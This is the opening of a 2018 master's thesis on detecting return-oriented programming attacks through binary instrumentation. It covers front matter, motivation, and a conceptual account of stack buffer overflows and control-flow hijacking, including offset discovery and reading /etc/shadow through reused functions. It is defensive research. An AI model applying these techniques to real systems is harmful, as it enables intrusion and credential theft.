UNIVERSITÉ DE MONTRÉAL

DEFEATING CODE-REUSE ATTACKS WITH BINARY INSTRUMENTATION

NADER AMMARI
DÉPARTEMENT DE GÉNIE INFORMATIQUE ET GÉNIE LOGICIEL
ÉCOLE POLYTECHNIQUE DE MONTRÉAL

MÉMOIRE PRÉSENTÉ EN VUE DE L'OBTENTION
DU DIPLÔME DE MAÎTRISE ÈS SCIENCES APPLIQUÉES
(GÉNIE INFORMATIQUE)
AOÛT 2018

UNIVERSITÉ DE MONTRÉAL

ÉCOLE POLYTECHNIQUE DE MONTRÉAL

Ce mémoire intitulé :

DEFEATING CODE-REUSE ATTACKS WITH BINARY INSTRUMENTATION

présenté par : AMMARI Nader
en vue de l'obtention du diplôme de : Maîtrise ès sciences appliquées
a été dûment accepté par le jury d'examen constitué de :

M. BARRERA David, Ph. D., président
M. FERNANDEZ José M., Ph. D., membre et directeur de recherche
M. CALVET Joan, Ph. D., membre et codirecteur de recherche
M. DAGENAIS Michel, Ph. D., membre

ACKNOWLEDGEMENTS

First of all, I would like to express my sincere gratitude to my research director Mr José M. Fernandez and I want to thank him for all his advise as well as his significant contributions in directing and supervising this work. I also thank him for teaching me that discipline is the bridge between goals and accomplishment.

I am also very grateful to Militza Jean who made sure that things were running smoothly during this research work, I want also to thank her for her tremendous support over the years and for showing me that anything is possible when you have the right people there to support you.

I want also to express my gratitude to my wonderful research co-director Joan Calvet who had always the answers to all my technical questions and I want to thank him for all his interesting and fruitful discussions.

I have great pleasure in acknowledging my gratitude to my father who never had the chance to witness any academic work I have done but somehow he is always the main contributor in everything I achieved.

Last but definitely not least, special thanks go to all my colleagues for the fruitful discussions and for providing this great work environment as well as their words of encouragement.

RÉSUMÉ

La programmation orientée retour (ROP) est une technique par laquelle un attaquant peut introduire un comportement arbitraire dans un programme vulnérable. ROP est actuellement l'un des moyens les plus efficaces pour contourner les dispositifs de protection modernes.

Ce type d'attaque a connu un essor phénoménal au cours des cinq dernières années. Les techniques utilisées pour se protéger contre ce type d'exploit génèrent un taux de faux négatif élevé car elles sont facilement contournables. De plus, elles ont tendance à ajouter une surcharge importante sur le programme qu'elles protègent. Dans la première partie de ce travail, nous avons étudié ces solutions proposées ou utilisées pour détecter ou atténuer les attaques ROP.

Dans la deuxième partie, nous présentons une nouvelle approche pour détecter les attaques ROP lors de l'exécution. Cette partie vise à présenter nos Indicateurs de Compromis (IOC) qui pourraient être utilisés pour améliorer le taux de détection des attaques RDP. Nous avons également proposé une technique de mesure permettant de mesurer ces indicateurs lors de l'exécution en utilisant des techniques d'instrumentation dynamique de binaires (Dynamic Binary Instrumentation). Nos indicateurs proposés essaient d'identifier une attaque au moment de l'exécution en vérifiant la présence de certaines caractéristiques. Cette approche permet de détecter les attaques ROP sans compter sur toute autre information complémentaire comme le code source ou le support du compilateur.

La dernière partie de ce travail couvre le sujet de la phase expérimentale, plus précisément, le prototype réalisé dans le but de prouver l'efficacité de nos indicateurs proposés ainsi que la technique de mesure proposée. Les résultats de cette phase expérimentale montrent que seuls les deux premiers indicateurs sont capables de détecter les attaques ROP.

ABSTRACT

Return Oriented Programming (ROP) is a technique by which an attacker can induce arbitrary behavior inside a vulnerable program without injecting a malicious code. It is presently one of the most effective ways to bypass modern protection mechanisms such as Data Execution Prevention (DEP) which prevents attackers from executing the malicious code already injected into the memory. ROP is also considered as one of the most flexible attacks, its level of flexibility, unlike other attacks, reaches the Turing completeness.

The tremendous success of ROP attacks made the headlines in the cybersecurity space, they became one of the top security concerns and one of the most powerful cross-platform weapons. Several efforts have been undertaken to study this threat and to propose better defence mechanisms (mitigation or prevention), yet the majority of them are not deeply reviewed nor officially implemented. Furthermore, similar studies show that the techniques proposed to prevent ROP-based exploits usually yield a high false-negative rate and a higher false-positive rate, not to mention the overhead that they introduce into the protected program.

The first part of this research work aims at providing an in-depth analysis of the currently available anti-ROP solutions (deployed and proposed), focusing on inspecting their defense logic and summarizing their weaknesses and problems.

The second part of this work aims at introducing our proposed Indicators Of Compromise (IOC) that could be used to improve the detection rate of ROP attacks. The three suggested indicators could detect these attacks at run-time by checking the presence of some futures during the execution of the targeted program. We also proposed a measurement technique that allows measuring these indicators at run-time.

The last part of this work covers the subject of the experimental phase. More specifically, the Proof of Concept performed with the objective of proving the effectiveness of our proposed indicators, as well as the proposed measurement technique. The results of this experimental phase show that only the first two indicators are able to detect ROP attacks. Another important finding was about the non-expected ROP features discovered and visualized during the experiment. These features could be used to strengthen our indicators in future works.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

ABBREVIATIONS

AMD	Advanced Micro Devices
API	Application programming interface
ASLR	Address Space Layout Randomization
AnC	ASLR and Cache
BBL	Basic Block
BOF	Buffer Overflow
BTB	Branching Target Buffer
CCFIR	Compact Control Flow Integrity and Randomization
CFG	Control Flow Graph
CFI	Control Flow Integrity
CFL	Control Flow Locking
DBI	Dynamic Binary Instrumentation
DEP	Data execution prevention
DLL	Dynamic-link library
EBP	Extended Base Pointer
EIP	Extended Instruction Pointer
EMET	The Enhanced Mitigation Experience Toolkit
ERR	Exception Registration Record
ESP	Extended Stack pointer
FN	False negative
FP	False positive
GOT	Global offset table
IAR	Instruction Address Register
ILR	Instruction location randomization
IO	Indicator Of Compromise
IP	Instruction Pointer
IR	Intermediate Representation
JOP	Jump oriented programming
MSR	Model Specific Register
OSVDB	Open Source Vulnerability Data Base
PLT	Procedure Linkage Table
PVM	Parallel Virtual Machine
ROP	Return Oriented Programming

SEH	Structured Exception Handling
SROP	Sig-Return Oriented Programming
TCG	Trusted Computing Group
TN	True Negative
TP	True Positive
TPM	Trusted Platform Module

LIST OF APPENDICES

CHAPTER 1 INTRODUCTION

1.1 GENERAL INTRODUCTION

Over the last few years, computer programs have become an integral part of our society. They are more and more present in our daily life and used everywhere. We use them to communicate, and we trust them to keep our secrets (e.g. emails, phone calls, and social media). They take care of our health when used in medical equipment, we rely on them to transport us safely (e.g. aircraft, trains, and cars) or to handle our valuable properties (e.g. banking infrastructure). They are even in charge of controlling our military equipment (e.g. missiles and bombs) or our nuclear infrastructures.

Unfortunately, these programs are known to contain some errors and imperfections. In most cases, these errors will force the program to produce unexpected behaviours like crashing [1], or producing some incorrect results in the form of miscalculations. These errors can also be exploited by attackers to achieve malicious operations. The classic examples of this are : crashing a program to perform a Denial of Service Attack (DoS) [33] or extracting private information like emails, passwords or private pictures.

The most worrisome scenarios are those during which an error is exploited with the goal of gaining full control over the program. In this case, the attacker becomes able to fully control the targeted program, as well as the machine that executes it, and all the connected devices. In a few frightening examples, we recently witnessed scenarios where attackers gained control over the program that measures and reports the altitude of an airplane [47], or the program that remotely controls some ballistic missiles and even the program that controls nuclear centrifuges that separates nuclear material [31]. Moreover, all of these examples were implemented remotely without being physically present.

1. This occurs when a program stops functioning correctly.

From a technical perspective, these attacks usually rely on corrupting the program's memory to force the execution to deviate and execute the malicious code instead of the program's code[10]. This process is referred to as "control flow hijacking" (Subsection 2.2). Traditionally, attackers have been achieving this by injecting the malicious code somewhere in the program's memory before deviating the execution towards it. These attacks are referred to as "code injection attacks" (Subsection 2.3).

The injection method varies from one attack to another depending on the situation and the attacked program. Well known examples of this include injecting the malicious code using the user input fields (e.g. password field) or writing it in a file (e.g. PDF file) and send it as an attachment in an email. The attacker can also inject the malicious code into an image and share it on social media. More creative injection techniques could even involve the use of electromagnetic waves or sound waves to remotely deliver and inject this malicious code as in side-channel attacks[54].

A profusion of defence mechanisms has been proposed, engineered and implemented to stop this kind of "code injection attacks". To date, the most effective defence against code injection attacks is known as "Data Execution Prevention" (DEP)[4]. This defence prevents code injection attacks by simply making some memory locations non-executable. By doing this, it can guarantee that if an attacker injects any code, he will never be able to execute it. DEP has been implemented not only by the majority of operating systems but also by hardware manufacturers. The great success of DEP made hackers unable to perform traditional "code injection attacks". As a result, they were forced to engineer new techniques, one of these newly engineered techniques proposes the **reuse** of the program's functions to build the malicious payload instead of injecting new code[6] [32], hence the name "code reuse attacks".

The possibility of reusing a program's code to build an attack was both a shocking fact and an unexpected trick that may be compared (strategically) to a "cancer" where body cells start attacking themselves. The tremendous success of code reuse attacks made the headlines in the cyber-security space, and they became one of the top security concerns and one of the most potent cross-platform weapons[6].

Originally, these code reuse attacks focused on re-utilizing the code of whole functions. However, from an attacker perspective, reusing the entire code of a function was not providing enough flexibility to build the desired malicious code. For that reason, a new customized version of code reuse attacks was designed. This version dubbed "Return Oriented Programming attacks"(ROP)[49] proposes reusing small pieces of code instead of reusing an entire function's code. These small chunks of code could be located inside libraries code (loaded by the program) or the program's code, and they are chained together using the Ret instruction[26] which should be located at the end of each chunk.

To date, ROP is considered as one of the most sophisticated and flexible "code reuse attacks"[8]. Furthermore, Homescu *et al.* proved that the level of flexibility offered by ROP attacks could achieve the Turing completeness[2], making attackers able to perform more powerful attacks and obviating the need for injecting codes. The effective logic adopted by ROP attacks was a source of inspiration for hackers to create similar versions like "Jump Oriented Programming" (JOP) attacks[7].

2. We refer to the ability to simulate any programming/computing language as "Turing-complete".

1.2 PROBLEMS AND MOTIVATION

As a solution to mitigate memory corruption attacks, a new defence mechanism was designed and implemented inside the majority of operating systems. This mechanism is known as “Address Space Layout Randomization” (ASLR)[55]. ASLR was originally designed to mitigate the old versions of code injection attacks such as “Buffer overflow attacks”. However, it does also make ROP attacks harder to exploit. Based on the research work provided by Carlini and Wagner[8], ASLR could be considered as the first defence line against ROP attacks. The main idea behind ASLR is to load the program’s components in random memory locations, by doing so, attackers are no longer able to reuse program’s code as they cannot predict its new location.

Unfortunately, hackers were able to discover and create new techniques to reveal the randomized addresses and bypass ASLR. For example, attackers can use the “brute-force technique” to try all the possible addresses until they find the right one. They can also rely on the modules that do not support ASLR to build their attacks as demonstrated by Evtyushkin *et al.*[18].

More advanced ASLR circumvention techniques propose relying on hardware weaknesses which, unlike software weaknesses, are known to be hard if not impossible to patch. A well-known example of these hardware-based circumvention techniques is the “ASLR and Cache” (AnC)[21] attack, introduced to the public in late 2016. As its name indicates, AnC relies on the cache hierarchy of the processor to disclose the needed addresses and bypass ASLR. The effectiveness of AnC attack has been proved against 22 CPU microarchitectures[21], including the most recent architectures designed by Intel, AMD, Samsung, Nvidia, and Allwinner.

In addition, another powerful hardware-based circumvention technique was proposed in late 2016 by Evtyushkin *et al.*[19]. This technique exploits a weakness in the branch target buffer (BTB)[3] which is used by modern processors to predict the target of a branching operation. In their research paper, Evtyushkin *et al.* explained how an attacker could bypass a Kernel ASLR protection in 60 milliseconds by exploiting this weakness in BTB.

The apparition of the previously described attacks (AnC attack and BTB attack) represented the “apocalypse of ASLR protection”, leaving the cyberspace without any effective defences against memory corruption attacks such as ROP. Since then, the number of the successfully

3. Also known as the branch target predictor. This processor feature is used to predict the target of a branching operation.

exploited ROP attacks is becoming higher every year as shown in the reports provided by the commune vulnerability and exposure database[11].

The failure of ASLR defense is not the unique worrisome fact, the second frightening fact is about how attackers are escalating the use of ROP attacks to become a cyber-espionage weapon used in advanced targeted attacks and state-sponsored attacks. A well-known example of this is the Operation Clandestine Wolf[28] performed by a China-based threat group known as "APT3". During this operation, a ROP attack was used to launch a large-scale spying campaign against aerospace and defence organizations, construction companies, engineering companies, high-tech malefactors, and even transportation companies.

Operation Greedywonk[56] is another example of rop-based cyber-espionage campaign, during which, hundreds of economic and foreign policy sites were compromised for more than two years, and were spreading the infection to some targeted high-profile personalities without being detected.

In the absence of effective defences against ROP attacks, and because of the previously-stated escalation in its use, ROP attacks may be viewed as a serious security threat. The existence of such threats heightened the need for new defences. Therefore, academia has shown an increased interest in studying ROP attacks and proposing new alternatives and solutions. A quick scan of the literature confirms that a profusion of research on ROP attacks has been published, though the majority of them have not been deeply reviewed or officially implemented.

1.3 GOALS AND SCOPE

The facts stated and explained in the previous section, not only show that ROP attacks are becoming one of the most dangerous software attacks, but also a cyber weapon that could threaten national security. That is why academia reacted by proposing alternatives and solutions. Several efforts have been undertaken to study this threat and to propose defence mechanisms trough mitigation or prevention, yet the majority of them have not been deeply reviewed or officially implemented. Having this considerable amount of research that is not officially implemented, and not even well reviewed, raises critical questions that should be addressed by the academic community. In particular, this dissertation will examine two of them :

- What are the defences proposed or deployed to stop ROP attacks ?
- What are the limitations and the problems of these defences ?

The research work presented in this dissertation seeks to answer these questions while reviewing and inspecting both : the proposed academic solutions, and the widely deployed security mechanisms. The work also seeks to identify the limitations and the problems of these defences. Answering these research questions will help us to have a deeper view and a better knowledge about ROP attack/defence mechanisms. This knowledge could be exploited to push this research work further by answering a few more research questions, such as :

- What are the possible ROP attacks indicators ?
- How can they be measured or observed ?

It is also important to start with a definition of the exact limits of this research work so that we can clearly see its scope, before getting deeper into the details. We decided to only present the most crucial research work, where the idea is original, with enough shared information and proper documentation. However, the non-relevant solutions that we studied are also mentioned in this report without getting deeper into their details. We also decided to limit the Proof of Concept presented during the experimental phase to be performed with nearly 700 different attacks, but only against one vulnerable binary. It is also important to point to the fact that the considered architecture during all this work is Intel x86.

1.4 STRUCTURE OF THIS WORK

This work is divided into five main chapters chapters and structured as follows : At the beginning, we introduce a summary of this research project, followed by the lists of abbreviations, tables, figures and symbols.

The first chapter aims to introduce the research context and its scope. It provides a detailed description of the problem, as well as the primary motivations behind this work. It also reveals the research questions under discussion and introduces the main goals of this research.

The second chapter aims to detail some specific concepts related to the research subject. The detailed concepts are necessary for a bright and perfect understanding of this work. The first section introduces the “control-flow-hijacking attacks” while the second and the third sections take care of introducing “code injection attacks” and “code reuse attacks”.

The third chapter aims to answer our first two research questions regarding the available defences and their limitations. It is listing and analyzing the most known anti-ROP solutions (deployed or proposed). The chapter starts by inspecting the main idea of each solution, the logic adopted by its authors and how it was implemented, then points to the discovered problems in each solution. These limitations and problems were discussed at the end of this chapter. The analyzed solutions were grouped into five main categories. The first category discusses all compiler level approaches where authors are exploiting the compiler capabilities in order to defeat Return Oriented Programming attacks. The second category lists the solutions where “dynamic binary instrumentation” is used to analyze the targeted binaries at runtime. The third category is grouping the solutions where the problem of ROP attacks is treated as a control-flow violation problem. The fourth category describes the static binary rewriting approaches where the protected binaries are rewritten in such a way that Return Oriented Programming attacks become impossible. Finally, the last category describes the widely deployed anti-ROP solutions, and these are the currently implemented and used defences. It is also important to mention that we analyzed several other solutions, but they are not detailed in this chapter as they propose very similar ideas to the already analyzed ones.

The fourth chapter aims to answer the last two research questions regarding the possible ROP indicators. More specifically, this chapter introduces our proposed solution to detect ROP attacks at run-time, which consists of three indicators of compromise. This chapter introduces the logic behind each indicator and explains how it can be used to detect ROP attacks. Chapter four also introduces our proposed measurement technique which could be used to calculate/measure these indicators.

Chapter five aims to introduce the Proof of Concept (PoC) performed with the goal of proving the effectiveness of the three proposed indicators and the proposed measurement technique. This chapter explains and details the logic of the experimental phase, the experimental data (legitimate input and malicious input) and the tools developed during this experiment. The last part of this chapter is listing, summarizing, analyzing and discussing the results of the experimental phase. This part also points to the main limitations we found in each indicator and proposes some solutions/enhancements for future work.

CHAPTER 2 CODE REUSE ATTACKS AND CODE INJECTION ATTACKS

2.1 INTRODUCTION

As mentioned previously, computer programs are known to contain some errors that could be related to the software's code or the hardware that executes this software. These flaws usually cause some unexpected behaviours and make the program produce some incorrect results, in some cases they may force the program to stop.

Unfortunately, these errors could be exploited by attackers in order to perform certain malicious actions inside the victim's system. In this case, these errors are called "vulnerabilities" or "weaknesses", and the way an attacker exploits them is called an "exploit" or an "exploitation technique".

Software exploits usually rely on corrupting the program's memory as all critical information are stored there[10]. By doing so, an attacker becomes able to modify the run-time variables and manipulate the program's behaviour. This kind of attacks is referred to as "Memory corruption attacks". As an example, attackers could exploit some bugs/errors to modify the contents of the memory location where the program's password is stored. As a result, the original password is modified and the attacker gains an unauthorized access to the program.

Attackers usually rely on Memory corruption attacks to gain control over a program's execution, this is done by corrupting some specific memory locations and run-time variables such as the "Instruction Pointer"[26] (IP). This pointer contains the memory address of the next instruction that should be executed, it is updated after executing any instruction[26]. By controlling this pointer, the attacker becomes able to choose the next instruction that should be executed. This process is usually called "hijacking the control flow".

In order to modify the value of the previously described pointer (Instruction Pointer), attackers usually rely on “Buffer Overflow” exploits[10] also known as “Buffer Overrun”. This attack is performed by overwriting memory locations (adjacent memory locations) with a large amount of data. The value of the Instruction Pointer is usually altered using this method. This process will be detailed in Section 2.2.

After gaining control over the Instruction Pointer, attackers redirect the execution to the malicious code instead of the program’s code. Before performing this redirection, the attacker has to make sure that the malicious code is injected somewhere in the memory[20]. Based on the fact that the payload[1] is being injected in the memory, these attacks are called “Code Injection attacks” and they are discussed in Section 2.3. The injection techniques are also detailed in the same section.

In order to stop and mitigate this kind of attacks (“Code Injection Attacks” and “Code Reuse attacks”), some defence mechanisms were proposed and implemented such as Data Execution Prevention[4], these solutions were studied in Chapter 3. As a result, attackers were forced to find new advanced techniques to bypass these defences and deliver the malicious code. One of the newly designed attacks proposes reusing program’s code already present in the memory instead of injecting a new one. As an example of reusing code and functions to build an attack, an attacker can call the two functions “fopen” and “fgets” already loaded in the program’s memory to first open the file “/etc/shadow” and second read all the passwords stored in it. Based on the fact that this kind of attacks is reusing code, it is called “code reuse attacks”[6]. We discuss these attacks in detail in Section 2.4.

1. In this dissertation, we refer to the malicious code as the payload.

2.2 HIJACKING THE CONTROL FLOW

Control flow hijack is the first step performed by the attacker during both “Code Injection Attacks” and “Code Reuse Attacks”[10]. As its name indicates, this step consists in taking control over the execution flow of the program. By doing so, an attacker can redirect the execution towards the malicious code.

During the last decade, attackers have been able to engineer many techniques to achieve such actions (Control flow hijacking). The majority of these techniques rely on using “Buffer Overflow” or “Heap Overflow” attacks to gain control over the Instruction Pointer (IP) or the return address[58]. By doing this, they can redirect the execution and force the program to execute the malicious code. Control flow hijack techniques will be detailed in Subsections 2.2.1 and 2.2.2.

Some more advanced techniques propose controlling the Exception Registration Record (ERR) instead of the IP[43] or the return address. By doing so, an attacker is also able to redirect the execution toward the malicious code. The details of this kind of control flow hijacking techniques are discussed in Subsection 2.2.3.

2.2.1 Buffer Overflow attack (Stack based)

It is known that programs need to process temporary data such as user inputs, text files, URLs, and images, and that these data should be saved somewhere in the memory. To do so, programs usually rely on a LIFO (Last In, First Out) data structure called the “stack”[26]. However, some rare architectures are considering a FIFO (Fisrst In, First Out) implementation of the stack. The main stack operations involve pushing data onto the stack (push operation) and popping data from the stack (pop operation).

The stack is also used to store more critical information like passwords, or run-time variables that contain information related to the execution such as function’s argument, local variables and functions return addresses.

Figure 2.1 presents a typical stack content after calling a function “f1”. As shown in this figure, f1 has a local variable containing the string "AAAAAAAAAAA..." by default. As any function, this function starts by saving its return address and arguments in the stack, this process of saving initial function’s data onto the stack is refereed to as “function prologue”.




Figure 2.1 Stack Layout : Typical program

When f1 calls a function like “memcpy” [2] to copy the content of its first argument into one of its local variables, the stack layout will be rearranged as shown in Figure 2.2. In this example, the data that will be copied into the address of the local variable is the string "XXXXXXXXX ....".

2. This is a C function usually used to copy data from the source address to the destination one.




Figure 2.2 Stack Layout : Calling memcpy

One of the main problems of memcpy is that it copies data without performing any kind of bounds checking[50]. In other words, memcpy will continue copying data even if this is overwriting the other adjacent information. The new data will be written outside of the boundaries of the memory allocated for it and it will replace the old content of this memory location. Figure 2.3 illustrates this fact and shows how a significant amount of data ("XXXXX...") is overwriting the function's return address, function's saved arguments and other adjacent stack data.




Figure 2.3 Stack Layout : Calling memcpy with large amount of data

During a Buffer Overflow attack, attackers exploit the previously described behavior of memcpy to deviate the execution toward the malicious code. More specifically, attackers rely on this behaviour to alter/overwrite the value of the function's return address and force the program to jump and execute the malicious code. During a Buffer Overflow attack, the return address of the vulnerable function will be overwritten/replaced by the address of the malicious code as shown in Figure 2.4.

In order to calculate the exact size of the data that has to be provided to overflow the value of the return address, attackers usually start by providing a small amount of data, then increase it continuously until triggering a "segmentation fault" error, such errors indicates that the attacker succeed in corrupting the value of the return address using the provided amount of data.




Figure 2.4 Stack Layout : Calling the malicious code

